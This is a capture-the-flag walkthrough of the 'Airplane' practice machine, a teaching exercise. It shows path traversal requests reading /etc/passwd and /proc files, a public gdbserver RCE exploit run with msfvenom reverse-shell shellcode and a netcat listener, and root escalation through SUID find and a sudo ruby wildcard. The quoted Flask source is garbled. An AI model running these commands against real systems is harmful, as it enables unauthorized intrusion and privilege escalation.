Airplane

- Enumeration
    - Nmap Scan
    - SSH (22)
    - Port 6048
    - HTTP (8000)
        - Website Feature/Notes
        - Ffuf Fuzzing

Enumeration

Nmap Scan

```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 61 OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b8:64:f7:a9:df:29:3a:b5:8a:58:ff:84:7c:1f:1a:b7 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCuy7X5e34bStIhDkjJIcUT3kqFt9fHoI/q8AaCCH6HqgOz2HC5GdcDiB
|   256 ad:61:3e:c7:10:32:aa:f1:f2:28:e2:de:cf:84:de:f0 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLYVoN15q7ky/IIo3VNrL35G
|   256 a9:d8:49:aa:ee:de:c4:48:32:e4:f1:9e:2a:8a:67:f0 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFIB0hj2IqNazZojgwv0jJr+ZnOF1RCzykZ7W3jKsuCb

6048/tcp open  x11?    syn-ack ttl 61

8000/tcp open  http    syn-ack ttl 61 Werkzeug httpd 3.0.2 (Python 3.8.10)
| http-title: About Airplanes
|_Requested resource was http://airplane.thm:8000/?page=index.html
| http-methods:
|_  Supported Methods: HEAD GET OPTIONS
|_http-server-header: Werkzeug/3.0.2 Python/3.8.10
```

- Check if password authentication is enabled for the SSH port
- Enumerate port 6048 separately to look for the service info
- Fuzz for sub-directories and vhosts for the HTTP port

SSH (22)

```
└─$ ssh root@airplane.thm
The authenticity of host 'airplane.thm (10.10.148.216)' can't be established.
ED25519 key fingerprint is SHA256:9q23c/CHFWNnqEDK/eQFZ2BSYcCGfCW3+A9hX0ubHj0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'airplane.thm' (ED25519) to the list of known hosts.
root@airplane.thm's password:
```

- Password authentication is enabled for SSH → password reuse to be checked

Port 6048

```
PORT     STATE SERVICE
6048/tcp open  x11
```


- X11 is a feature of the X Window System that allows users to run graphical applications on a remote server while displaying them locally.

```
PORT     STATE SERVICE VERSION
6048/tcp open  x11?
Warning: OSScan results may be unreliable because we could not find at least 1 open and
1 closed port
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 4 hops
```

I could not find much info

HTTP (8000)

Website Feature/Notes




About Airplanes

Airplanes are vehicles designed to travel through the air. The first successful powered flight was made by the Wright Brothers in 1903.

The history of airplanes dates back to the earliest attempts at human flight. The first successful powered flight was made by the Wright Brothers in 1903. Since then, airplanes have been developed and used extensively, playing important roles in both commercial and military applications. Today, airplanes are a vital part of modern transportation systems.

Airplanes come in various sizes and types, from small private planes to large commercial airliners. They are used to transport passengers and cargo, and are also used for military purposes. Advances in aviation technology continue to make airplanes more efficient, safer, and more environmentally friendly.

- From the URL, we can try for Path Traversal vulnerability




```
GET /?page=../../../../../etc/passwd HTTP/1.1
Host: airplane.thm:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
If-Modified-Since: Wed, 17 Apr 2024 05:06:16 GMT
If-None-Match: "1713330376.3737798-1515-3732933866"
Priority: u=0, i
```

```
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:113:120:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
saned:x:117:123::/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
fwupd-refresh:x:122:127:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
geoclue:x:123:128::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:124:129:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:125:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:126:131:Gnome Display Manager:/var/lib/gdm3:/bin/false
sssd:x:127:132:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
carlos:x:1000:1000:carlos,,,:/home/carlos:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
hudson:x:1001:1001::/home/hudson:/bin/bash
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
```

We have a path traversal vulnerability


Ffuf Fuzzing

```
airplane                [Status: 200, Size: 655, Words: 33, Lines: 36, Duration: 433ms]
```



What an animation it was!

So, I must use the path traversal vulnerability to get a reverse shell.




```
GET /?page=../../../../proc/self/status HTTP/1.1
Host: airplane.thm:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
If-Modified-Since: Wed, 17 Apr 2024 05:06:16 GMT
If-None-Match: "1713330376.3737798-1515-3732933866"
Priority: u=0, i

```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.2 Python/3.8.10
Date: Mon, 07 Apr 2025 10:01:52 GMT
Content-Disposition: inline; filename=status
Content-Type: application/octet-stream
Content-Length: 1330
Last-Modified: Mon, 07 Apr 2025 09:47:29 GMT
Cache-Control: no-cache
ETag: "1744019249.0999765-0-3485077883"
Date: Mon, 07 Apr 2025 10:01:52 GMT
Connection: close

Name: python3
Umask: 0022
State: S (sleeping)
Tgid: 531
Ngid: 0
Pid: 531
PPid: 1
TracerPid: 0
Uid: 1001 1001 1001 1001
Gid: 1001 1001 1001 1001
FDSize: 128
Groups: 1001
NStgid: 531
NSpid: 531
NSpgid: 531
NSsid: 531
VmPeak: 1318836 kB
VmSize: 1056564 kB
```

- /proc/self/status → current process status

UID and GID are 1001, meaning the user Hudson is running the service. We will be getting the shell as Hudson.



```
GET /?page=../../../../proc/self/cmdline HTTP/1.1
Host: airplane.thm:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
If-Modified-Since: Wed, 17 Apr 2024 05:06:16 GMT
If-None-Match: "1713330376.3737798-1515-3732933866"
Priority: u=0, i

```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.2 Python/3.8.10
Date: Mon, 07 Apr 2025 10:04:12 GMT
Content-Disposition: inline; filename=cmdline
Content-Type: application/octet-stream
Content-Length: 24
Last-Modified: Mon, 07 Apr 2025 09:47:29 GMT
Cache-Control: no-cache
ETag: "1744019249.0999765-0-3770749363"
Date: Mon, 07 Apr 2025 10:04:12 GMT
Connection: close

/usr/bin/python3□app.py□
```

- /proc/self/cmdline → gives the command for the current process

```
from flask import Flask, send_file, redirect, render_template, request
import os.path

app = Flask(__name__)


@app.route('/')
def index():
    if 'page' in request.args:
        page = 'static/' + request.args.get('page')

    if os.path.isfile(page):
        resp = send_file(page)
        resp.direct_passthrough = False

    if os.path.getsize(page) == 0:
        resp.headers["Content-Length"]=str(len(resp.get_data()))

        return resp

    else:
        return "Page not found"

    else:
        return redirect('http://airplane.thm:8000/?page=index.html', code=302)


@app.route('/airplane')
def airplane():
    return render_template('airplane.html')



if __name__ == '__main__':
    app.run(host='0.0.0.0', port=8000)
```

There is not much info from the source code

```
└─$ python3 lfi-service-check.py -p 6048  -t 50

The service running on port 6048 is: /usr/bin/gdbserver 0.0.0.0:6048 airplane
```

I found a Python script by Tyler Ramsbey to check for LFI service. We now know that the gdb server is being used.

```
GNU gdbserver 9.2 - Remote Command Execution (RCE)      | linux/remote/50539.py
```

And there is an RCE vulnerability on this server.

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Airplane]
└─$ python3 50539.py

Usage: python3 50539.py <gdbserver-ip:port> <path-to-shellcode>

Example:
- Victim's gdbserver   ->  10.10.10.200:1337
- Attacker's listener  ->  10.10.10.100:4444

1. Generate shellcode with msfvenom:
$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.10.100 LPORT=4444 PrependFork=true
        -o rev.bin

2. Listen with Netcat:
$ nc -nlvp 4444

3. Run the exploit:
$ python3 50539.py 10.10.10.200:1337 rev.bin
```

And the exploit explains how to use it.

```
└─$ python3 50539.py airplane.thm:6048 rev.bin
[+] Connected to target. Preparing exploit
[+] Found x64 arch
[+] Sending payload
[*] Pwned!! Check your listener


└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.4.101.169] from (UNKNOWN) [10.10.148.216] 35946
whoami
hudson
```

It took me multiple attempts to get the shell.

```
hudson@airplane:/home/hudson/.ssh$ find / -perm -u=s 2>/dev/null
find / -perm -u=s 2>/dev/null
/usr/bin/find

ls -la /usr/bin/find
-rwsr-xr-x 1 carlos carlos 320160 Feb 18  2020 /usr/bin/find
```

So, exploiting this, we will get the shell as Carlos

```
hudson@airplane:/opt$ /usr/bin/./find . -exec /bin/sh -p \; -quit
/usr/bin/./find . -exec /bin/sh -p \; -quit
$ whoami
whoami
carlos
```

Now, the most crucial thing is uploading SSH keys.

```
carlos@airplane:~$ sudo -l
Matching Defaults entries for carlos on airplane:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User carlos may run the following commands on airplane:
    (ALL) NOPASSWD: /usr/bin/ruby /root/*.rbcarlos@airplane:~$ sudo -l
Matching Defaults entries for carlos on airplane:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User carlos may run the following commands on airplane:
    (ALL) NOPASSWD: /usr/bin/ruby /root/*.rb
```

The wildcard can be exploited in this case. Let's say we can create a Ruby file in the tmp directory. And the final command will be `sudo /usr/bin/ruby /root/../tmp/temp.rb`

The file content would be `exec "/bin/sh"` (from GTFOBins)

```
carlos@airplane:~$ echo 'exec "/bin/sh"' > /tmp/temp.rb
carlos@airplane:~$ sudo /usr/bin/ruby /root/../tmp/temp.rb
# whoami
root
#
```